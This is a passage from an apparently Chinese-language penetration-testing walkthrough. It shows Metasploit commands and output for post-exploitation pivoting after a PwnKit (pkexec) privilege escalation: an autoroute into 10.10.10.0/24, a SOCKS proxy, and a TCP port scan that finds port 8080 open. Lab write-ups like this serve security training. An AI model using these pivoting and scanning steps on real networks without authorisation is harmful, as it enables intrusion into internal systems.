
配置路由
run autoroute -s 10.10.10.0/24
  run autoroute -p
配置代理
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > options
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

No active jobs.

msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  0   Auxiliary: server/socks_proxy
端口扫描
msf6 auxiliary(server/socks_proxy) > use scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 10.10.10.0/24
rhosts => 10.10.10.0/24
msf6 auxiliary(scanner/portscan/tcp) > set threads 10
threads => 10
msf6 auxiliary(scanner/portscan/tcp) > set ports 20-500,80,8080,3000-4000
ports => 20-500,80,8080,3000-4000
此时检测到端口 8080 是开放的
